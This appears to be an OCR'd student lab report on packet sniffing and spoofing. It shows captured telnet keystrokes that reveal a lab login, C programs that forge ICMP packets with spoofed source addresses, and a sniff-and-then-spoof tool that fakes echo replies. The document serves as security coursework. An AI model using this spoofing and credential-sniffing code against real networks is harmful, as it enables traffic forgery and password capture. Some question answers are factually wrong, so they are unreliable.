         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 8:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 9:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 10:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 11:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 12:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
```

```
Packet number 13:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   73                                                  s

Packet number 14:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 15:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   65                                                  e

Packet number 16:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 17:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   65                                                  e

Packet number 18:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
```

```
Packet number 19:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   64                                                  d

Packet number 20:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 21:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (2 bytes):
00000   0d 00                                               ..

Packet number 22:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 23:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 24:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   64                                                  d

Packet number 25:
       From: 10.9.0.5
```

```
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   65                                                  e

Packet number 26:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   65                                                  e

Packet number 27:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   73                                                  s

Packet number 28:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (2 bytes):
00000   0d 00                                               ..

Packet number 29:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 30:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 31:
       From: 10.9.0.5
```

```
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 32:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
```

```
show_img('Task 2.1C/username.png')
show_img('Task 2.1C/username_2.png')
show_img('Task 2.1C/passwd.png')
```

Color

```
Packet number 13:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   73                                                  s

Packet number 14:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 15:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   65                                                  e

Packet number 16:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 17:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   65                                                  e
```

Color

```
Packet number 18:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23

Packet number 19:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   64                                                  d
```

```
Packet number 24:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   64                                                  d

Packet number 25:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   65                                                  e

Packet number 26:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   65                                                  e

Packet number 27:
       From: 10.9.0.5
         To: 10.9.0.6
   Protocol: TCP
   Src port: 50048
   Dst port: 23
   Payload (1 bytes):
00000   73                                                  s
```

Task 2.2: Spoofing

Task 2.2A:

Write a spoofing program. Please write your own packet spoofing program in C. You need to provide evidences (e.g., Wireshark packet trace) to show that your program successfully sends out spoofed IP packets.

```
# gcc -o spoofing spoofing.c -lpcap
!cat 'Task 2.2A'/spoofing.c
```


```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netdb.h>

#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>

#include <netinet/in_systm.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <netinet/ip_icmp.h>
#include <netinet/tcp.h>

#include <arpa/inet.h>

/*
 * Referenced from: https://blog.naver.com/PostView.nhn?
isHttpsRedirect=true&blogId=lawyerle&logNo=70103083901&parentCategoryN
o=&categoryNo=&viewDate=&isShowPopularPosts=false&from=postView
Internet checksum function (from BSD Tahoe)
We can use this function to calculate checksums for all layers.
ICMP protocol mandates checksum, so we have to calculate it.
*/
unsigned short in_cksum(unsigned short *addr, int len)
{
  int nleft = len;
  int sum = 0;
  unsigned short *w = addr;
  unsigned short answer = 0;

  while (nleft > 1) {
    sum += *w++;
    nleft -= 2;
  }

  if (nleft == 1) {
    *(unsigned char *) (&answer) = *(unsigned char *) w;
    sum += answer;
  }

  sum = (sum >> 16) + (sum & 0xFFFF);
  sum += (sum >> 16);
  answer = ~sum;
  return (answer);
}
```

```
int main(int argc, char **argv)
{
  struct ip ip;
  struct udphdr udp;
  struct icmp icmp;
  int sd;
  const int on = 1;
  struct sockaddr_in sin;
  u_char* packet;

  // Grab some space for our packet:
  packet = (u_char *)malloc(60);

  //IP Layer header construct

  /* Fill Layer II (IP protocol) fields...
     Header length (including options) in units of 32 bits (4 bytes).
     Assuming we will not send any IP options,
     IP header length is 20 bytes,
     so we need to stuff (20 / 4 = 5 here):
  */
  ip.ip_hl = 0x5;
  //Protocol Version is 4, meaning Ipv4:
  ip.ip_v = 0x4;
  //Type of Service. Packet precedence:
  ip.ip_tos = 0x0;
  /*Total length for our packet require to be converted to the network
    byte-order(htons(60), but MAC OS doesn't need this):*/
  ip.ip_len = 60;
  //ID field uniquely identifies each datagram sent by this host:
  ip.ip_id = 0;
  /*Fragment offset for our packet.
    We set this to 0x0 since we don't desire any fragmentation:*/
  ip.ip_off = 0x0;
  /*Time to live.
    Maximum number of hops that the packet can
    pass while travelling through its destination.*/
  ip.ip_ttl = 64;
  //Upper layer (Layer III) protocol number:
  ip.ip_p = IPPROTO_ICMP;
  /*We set the checksum value to zero before passing the packet
    into the checksum function. Note that this checksum is
    calculate over the IP header only. Upper layer protocols
    have their own checksum fields, and must be calculated
seperately.*/
  ip.ip_sum = 0x0;
  /*Source IP address, this might well be any IP address that
    may or may NOT be one of the assigned address to one of our
interfaces:*/
```

```
  ip.ip_src.s_addr = inet_addr("10.9.0.5");
  //  Destination IP address:
  ip.ip_dst.s_addr = inet_addr("10.9.0.6");
  /*We pass the IP header and its length into the internet checksum
    function. The function returns us as 16-bit checksum value for
    the header:*/
  ip.ip_sum = in_cksum((unsigned short *)&ip, sizeof(ip));
  /*We're finished preparing our IP header. Let's copy it into
    the very begining of our packet:*/
  memcpy(packet, &ip, sizeof(ip));


  //ICMP header construct

  //As for Layer III (ICMP) data, Icmp type 8 for echo request:
  icmp.icmp_type = ICMP_ECHO;
  //  Code 0. Echo Request.
  icmp.icmp_code = 0;
  //ID. random number:
  icmp.icmp_id = htons(50179);
  //Icmp sequence number use htons to transform big endian, convert
from host byte order into network byte order:
  icmp.icmp_seq = htons(0x0);
  /*Just like with the Ip header, we set the ICMP header
    checksum to zero and pass the icmp packet into the
    cheksum function. We store the returned value in the
    checksum field of ICMP header:*/
  icmp.icmp_cksum = 0;
  printf("chksum: %x\n",htons(in_cksum((unsigned short *)&icmp, 8)));
  icmp.icmp_cksum = htons(0x8336);//in_cksum((unsigned short *)&icmp,
8);
  //We append the ICMP header to the packet at offset 20:
  memcpy(packet + 20, &icmp, 8);
  /*We crafted our packet byte-by-byte. It's time we inject
    it into the network. First create our raw socket:*/
  if ((sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
    perror("raw socket");
    exit(1);
  }
  // Layer II data will be constructed by the kernel IP code, we want
to tell kernel that our packet includes the Layer II data already.
  if (setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0) {
    perror("setsockopt");
    exit(1);
  }

  /* This data structure is needed when sending the packets
   * using sockets. Normally, we need to fill out several
   * fields, but for raw sockets, we only need to fill out
   * this one field */
```

```
  memset(&sin, 0, sizeof(sin));


  // Here you can construct the IP packet using buffer[]
  // - construct the IP header ...
  // - construct the TCP/UDP/ICMP header ...
  // - fill in the data part if needed ...
  // Note: you should pay attention to the network/host byte order.
  sin.sin_family = AF_INET;
  sin.sin_addr.s_addr = ip.ip_dst.s_addr;

  /* Send out the IP packet.
   * ip_len is the actual size of the packet. */
  if (sendto(sd, packet, 60, 0, (struct sockaddr *)&sin,
         sizeof(struct sockaddr)) < 0)  {
    perror("sendto");
    exit(1);
  }

  return 0;
}
```

```
show_img('Task 2.2A/spoof.png')
```



Task 2.2B:

Spoof an ICMP Echo Request. Spoof an ICMP echo request packet on behalf of another machine (i.e., using another machine's IP address as its source IP address). This packet should be sent to a remote machine on the Internet (the machine must be alive). You should turn on your Wireshark, so if your spoofing is successful, you can see the echo reply coming back from the remote machine.

```
# gcc -o spoof_echo spoof_echo.c -lpcap
!cat 'Task 2.2B'/spoof_echo.c

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netdb.h>

#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>
```


```
#include <netinet/in_systm.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <netinet/ip_icmp.h>
#include <netinet/tcp.h>

#include <arpa/inet.h>

/*
 * Referenced from: https://blog.naver.com/PostView.nhn?
isHttpsRedirect=true&blogId=lawyerle&logNo=70103083901&parentCategoryN
o=&categoryNo=&viewDate=&isShowPopularPosts=false&from=postView
Internet checksum function (from BSD Tahoe)
We can use this function to calculate checksums for all layers.
ICMP protocol mandates checksum, so we have to calculate it.
*/
unsigned short in_cksum(unsigned short *addr, int len)
{
  int nleft = len;
  int sum = 0;
  unsigned short *w = addr;
  unsigned short answer = 0;

  while (nleft > 1) {
    sum += *w++;
    nleft -= 2;
  }

  if (nleft == 1) {
    *(unsigned char *) (&answer) = *(unsigned char *) w;
    sum += answer;
  }

  sum = (sum >> 16) + (sum & 0xFFFF);
  sum += (sum >> 16);
  answer = ~sum;
  return (answer);
}

int main(int argc, char **argv)
{
  struct ip ip;
  struct udphdr udp;
  struct icmp icmp;
  int sd;
  const int on = 1;
  struct sockaddr_in sin;
  u_char* packet;
```

```
  // Grab some space for our packet:
  packet = (u_char *)malloc(60);

  //IP Layer header construct

  /* Fill Layer II (IP protocol) fields...
     Header length (including options) in units of 32 bits (4 bytes).
     Assuming we will not send any IP options,
     IP header length is 20 bytes,
     so we need to stuff (20 / 4 = 5 here):
  */
  ip.ip_hl = 0x5;
  //Protocol Version is 4, meaning Ipv4:
  ip.ip_v = 0x4;
  //Type of Service. Packet precedence:
  ip.ip_tos = 0x0;
  /*Total length for our packet require to be converted to the network
    byte-order(htons(60), but MAC OS doesn't need this):*/
  ip.ip_len = 60;
  //ID field uniquely identifies each datagram sent by this host:
  ip.ip_id = 0;
  /*Fragment offset for our packet.
    We set this to 0x0 since we don't desire any fragmentation:*/
  ip.ip_off = 0x0;
  /*Time to live.
    Maximum number of hops that the packet can
    pass while travelling through its destination.*/
  ip.ip_ttl = 64;
  //Upper layer (Layer III) protocol number:
  ip.ip_p = IPPROTO_ICMP;
  /*We set the checksum value to zero before passing the packet
    into the checksum function. Note that this checksum is
    calculate over the IP header only. Upper layer protocols
    have their own checksum fields, and must be calculated
seperately.*/
  ip.ip_sum = 0x0;
  /*Source IP address, this might well be any IP address that
    may or may NOT be one of the assigned address to one of our
interfaces:*/
  ip.ip_src.s_addr = inet_addr("10.9.0.5");
  //  Destination IP address:
  ip.ip_dst.s_addr = inet_addr("8.8.8.8");
  /*We pass the IP header and its length into the internet checksum
    function. The function returns us as 16-bit checksum value for
    the header:*/
  ip.ip_sum = in_cksum((unsigned short *)&ip, sizeof(ip));
  /*We're finished preparing our IP header. Let's copy it into
    the very begining of our packet:*/
  memcpy(packet, &ip, sizeof(ip));
```

```
  //ICMP header construct

  //As for Layer III (ICMP) data, Icmp type 8 for echo request:
  icmp.icmp_type = ICMP_ECHO;
  //  Code 0. Echo Request.
  icmp.icmp_code = 8;
  //ID. random number:
  icmp.icmp_id = htons(50179);
  //Icmp sequence number use htons to transform big endian, convert
from host byte order into network byte order:
  icmp.icmp_seq = htons(0x0);
  /*Just like with the Ip header, we set the ICMP header
    checksum to zero and pass the icmp packet into the
    cheksum function. We store the returned value in the
    checksum field of ICMP header:*/
  icmp.icmp_cksum = 0;
  printf("chksum: %x\n",htons(in_cksum((unsigned short *)&icmp, 8)));
  icmp.icmp_cksum = htons(0x8336);//in_cksum((unsigned short *)&icmp,
8);
  //We append the ICMP header to the packet at offset 20:
  memcpy(packet + 20, &icmp, 8);
  /*We crafted our packet byte-by-byte. It's time we inject
    it into the network. First create our raw socket:*/
  if ((sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
    perror("raw socket");
    exit(1);
  }
  // Layer II data will be constructed by the kernel IP code, we want
to tell kernel that our packet includes the Layer II data already.
  if (setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0) {
    perror("setsockopt");
    exit(1);
  }

  /* This data structure is needed when sending the packets
   * using sockets. Normally, we need to fill out several
   * fields, but for raw sockets, we only need to fill out
   * this one field */
  memset(&sin, 0, sizeof(sin));


  // Here you can construct the IP packet using buffer[]
  // - construct the IP header ...
  // - construct the TCP/UDP/ICMP header ...
  // - fill in the data part if needed ...
  // Note: you should pay attention to the network/host byte order.
  sin.sin_family = AF_INET;
  sin.sin_addr.s_addr = ip.ip_dst.s_addr;
```

```
  /* Send out the IP packet.
   * ip_len is the actual size of the packet. */
  if (sendto(sd, packet, 60, 0, (struct sockaddr *)&sin,
         sizeof(struct sockaddr)) < 0)  {
    perror("sendto");
    exit(1);
  }

  return 0;
}
```

```
# ./spoof_echo
show_img('Task 2.2B/spoof_echo.png')
```



- Question 4. Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

```
!cat 'Task 2.2B'/q4
```

```
No, you can t set an arbitrary value, it must be of size 60.
Total length for our packet require to be converted to the network
byte-order(htons(60)
```

- Question 5. Using the raw socket programming, do you have to calculate the checksum for the IP header?

```
!cat 'Task 2.2B'/q5
```

```
Yes, the checksum is used to ensure that the IP header is not
corrupted, and to allow the reliable packet to be passed to the raw
socket
```

- Question 6. Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

```
!cat 'Task 2.2B'/q6
```

```
The raw socket allows the programmer to simulate a server on any port
and in order for the binding of the port to occur, root privilege is
required to bind to dedicated ports (<1024). The program fails at sd =
socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0
```

Task 2.3: Sniff and then Spoof

In this task, you will combine the sniffing and spoofing techniques to implement the following sniff-and- then-spoof program. You need two VMs on the same LAN. From VM A, you ping an IP X. This will generate an ICMP echo request packet. If X is alive, the ping program will receive an echo reply, and print out the response. Your sniff-and-then-spoof program runs on VM B, which monitors the LAN through packet sniffing. Whenever it sees an ICMP echo request, regardless of what the target IP address is, your program should immediately send out an echo reply using the packet spoofing technique. Therefore, regard- less of whether machine X is alive or not, the ping program will always receive a reply, indicating that X is alive. You need to write such a program in C, and include screenshots in your report to show that your program works. Please also attach the code (with adequate amount of comments) in your report.

```
# gcc -o sniff_and_spoof sniff_and_spoof.c -lpcap
!cat 'Task 2.3'/sniff_and_spoof.c
```

```
/* Packet sniffing and snooping program based on the work of Tcpdump
Group  */

#define APP_NAME    "sniffex"
#define APP_DESC      "Sniffer example using libpcap"
#define APP_COPYRIGHT "Copyright (c) 2006 The Tcpdump Group"
#define APP_DISCLAIMER     "THERE IS ABSOLUTELY NO WARRANTY FOR THIS
PROGRAM."

#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <ctype.h>
#include <errno.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <net/ethernet.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <arpa/inet.h>

/* default snap length (maximum bytes per packet to capture) */
```

```
#define SNAP_LEN 1518

/* ethernet headers are always exactly 14 bytes [1] */
#define SIZE_ETHERNET sizeof(struct ethhdr)

/* Spoofed packet containing only IP and ICMP headers */
struct spoofed_packet
{
    struct ip iph;
    struct icmp icmph;
};


void
got_packet(u_char *args, const struct pcap_pkthdr *header, const
u_char *packet);

void
print_app_banner(void);

void
print_app_usage(void);

/*
 * app name/banner
 */
void
print_app_banner(void)
{

     printf("%s - %s\n", APP_NAME, APP_DESC);
     printf("%s\n", APP_COPYRIGHT);
     printf("%s\n", APP_DISCLAIMER);
     printf("\n");

return;
}


/*
 * print help text
 */
void
print_app_usage(void)
{

     printf("Usage: %s [interface]\n", APP_NAME);
     printf("\n");
     printf("Options:\n");
```

```
	printf("    interface    Listen on <interface> for packets.\n");
	printf("\n");

return;
}

/*
 * Generates ip/icmp header checksums using 16 bit words. nwords is
number of 16 bit words
 */
unsigned short in_cksum(unsigned short *addr, int len)
{
	int nleft = len;
	int sum = 0;
	unsigned short *w = addr;
	unsigned short answer = 0;

	while (nleft > 1) {
		sum += *w++;
		nleft -= 2;
	}

	if (nleft == 1) {
		*(unsigned char *) (&answer) = *(unsigned char *) w;
		sum += answer;
	}

	sum = (sum >> 16) + (sum & 0xFFFF);
	sum += (sum >> 16);
	answer = ~sum;
	return (answer);
}

/*
 * dissect/print packet
 */
void
got_packet(u_char *args, const struct pcap_pkthdr *header, const
u_char *packet)
{

	static int count = 1;                   /* packet counter */

	int s;     // socket
	const int on = 1;

	/* declare pointers to packet headers */
	const struct ether_header *ethernet = (struct ether_header*)
(packet);
```

```
     const struct ip *iph;              /* The IP header */
     const struct icmp *icmph;            /* The ICMP header */
     struct sockaddr_in dst;

     int size_ip;

     /* define/compute ip header offset */
     iph = (struct ip*)(packet + SIZE_ETHERNET);
     size_ip = iph->ip_hl*4;    // size of ip header

     if (iph->ip_p != IPPROTO_ICMP || size_ip < 20) {  // disregard
other packets
          return;
     }

     /* define/compute icmp header offset */
     icmph = (struct icmp*)(packet + SIZE_ETHERNET + size_ip);

     /* print source and destination IP addresses */
     printf("%d) ICMP Sniffing source: from--%s\n", count,
inet_ntoa(iph->ip_src) );
  printf("   ICMP Sniffing destination: to--%s\n\n", inet_ntoa(iph-
>ip_dst) );

     /* Construct the spoof packet and allocate memory with the lengh
of the datagram */
     char buf[htons(iph->ip_len)];
     struct spoofed_packet *spoof = (struct spoofed_packet *) buf;

     /* Initialize the structure spoof by copying everything in
request packet to spoof packet*/
     memcpy(buf, iph, htons(iph->ip_len));
     /* Modify ip header */

     //swap the destination ip address and source ip address
     (spoof->iph).ip_src = iph->ip_dst;
     (spoof->iph).ip_dst = iph->ip_src;

     //recompute the checksum, you can leave it to 0 here since RAW
socket will compute it for you.
     (spoof->iph).ip_sum = 0;

     /* Modify icmp header */

     // set the spoofed packet as echo-reply
     (spoof->icmph).icmp_type = ICMP_ECHOREPLY;
     // always set code to 0
     (spoof->icmph).icmp_code = 0;
```

```
     (spoof->icmph).icmp_cksum = 0;   // should be set as 0 first to
recalculate.
     (spoof->icmph).icmp_cksum = in_cksum((unsigned short *) &(spoof-
>icmph), sizeof(spoof->icmph));
     //print the forged packet information
     printf("Spoofed packet src is %s\n",inet_ntoa((spoof-
>iph).ip_src));
     printf("Spoofed packet dest is %s\n\n",inet_ntoa((spoof-
>iph).ip_dst));

     memset(&dst, 0, sizeof(dst));
     dst.sin_family = AF_INET;
        dst.sin_addr.s_addr = (spoof->iph).ip_dst.s_addr;

     /* create RAW socket */
     if((s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
        printf("socket() error");
           return;
     }

     /* socket options, tell the kernel we provide the IP structure */
     if(setsockopt(s, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0) {
           printf("setsockopt() for IP_HDRINCL error");
           return;
     }

     if(sendto(s, buf, sizeof(buf), 0, (struct sockaddr *) &dst,
sizeof(dst)) < 0) {
           printf("sendto() error");
     }

  printf("Spoofed Packet sent successfully\n");
     //close(s);     // free resource

     //free(buf);
     count++;
return;
}

int main(int argc, char **argv)
{

     char *dev = NULL;                /* capture device name */
     char errbuf[PCAP_ERRBUF_SIZE];        /* error buffer */
     pcap_t *handle;                  /* packet capture handle */

     char filter_exp[] = "icmp and icmp[icmptype] == icmp-echo";
     /* filter expression [3] */
     struct bpf_program fp;               /* compiled filter program
```

```
(expression) */
     bpf_u_int32 mask;               /* subnet mask */
     bpf_u_int32 net;           /* ip */
     int num_packets = -1;           /* number of packets to capture,
set -1 to capture all */

     //print_app_banner();

     /* check for capture device name on command-line */
     if (argc == 2) {
          dev = argv[1];
     }
     else if (argc > 2) {
          fprintf(stderr, "error: unrecognized command-line options\
n\n");
          print_app_usage();
          exit(EXIT_FAILURE);
     }
     else {
          /* find a capture device if not specified on command-line
*/
          dev = pcap_lookupdev(errbuf);
          if (dev == NULL) {
               fprintf(stderr, "Couldn't find default device: %s\n",
                   errbuf);
               exit(EXIT_FAILURE);
          }
     }

     /* get network number and mask associated with capture device */
     if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1) {
          fprintf(stderr, "Couldn't get netmask for device %s: %s\n",
              dev, errbuf);
          net = 0;
          mask = 0;
     }

     /* print capture info */
     printf("Device: %s\n", dev);
     printf("Number of packets: %d\n", num_packets);
     printf("Filter expression: %s\n", filter_exp);

     /* open capture device */
     handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
     if (handle == NULL) {
          fprintf(stderr, "Couldn't open device %s: %s\n", dev,
errbuf);
          exit(EXIT_FAILURE);
     }
```

```
      /* make sure we're capturing on an Ethernet device [2] */
      if (pcap_datalink(handle) != DLT_EN10MB) {
            fprintf(stderr, "%s is not an Ethernet\n", dev);
            exit(EXIT_FAILURE);
      }

      /* compile the filter expression */
      if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
            fprintf(stderr, "Couldn't parse filter %s: %s\n",
                filter_exp, pcap_geterr(handle));
            exit(EXIT_FAILURE);
      }

      /* apply the compiled filter */
      if (pcap_setfilter(handle, &fp) == -1) {
            fprintf(stderr, "Couldn't install filter %s: %s\n",
                filter_exp, pcap_geterr(handle));
            exit(EXIT_FAILURE);
      }

      /* now we can set our callback function */
      pcap_loop(handle, num_packets, got_packet, NULL);

      /* cleanup */
      pcap_freecode(&fp);
      pcap_close(handle);

      printf("\nCapture complete.\n");

return 0;
}

# ./sniff_and_spoof
!cat 'Task 2.3'/sniff_and_spoof.txt

[02/09/22]admin@ubuntu-1:~/.../Task 2.3$ ping 8.8.8.8 -c 1
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=0.967 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.967/0.967/0.967/0.000 ms


root@ubuntu-1:/volumes/Task 2.3# ./sniff_and_spoof ens4
Device: ens4
Number of packets: -1
Filter expression: icmp and icmp[icmptype] == icmp-echo
1) ICMP Sniffing source: from--10.148.0.26
   ICMP Sniffing destination: to--8.8.8.8
```

```
Spoofed packet src is 8.8.8.8
Spoofed packet dest is 10.148.0.26

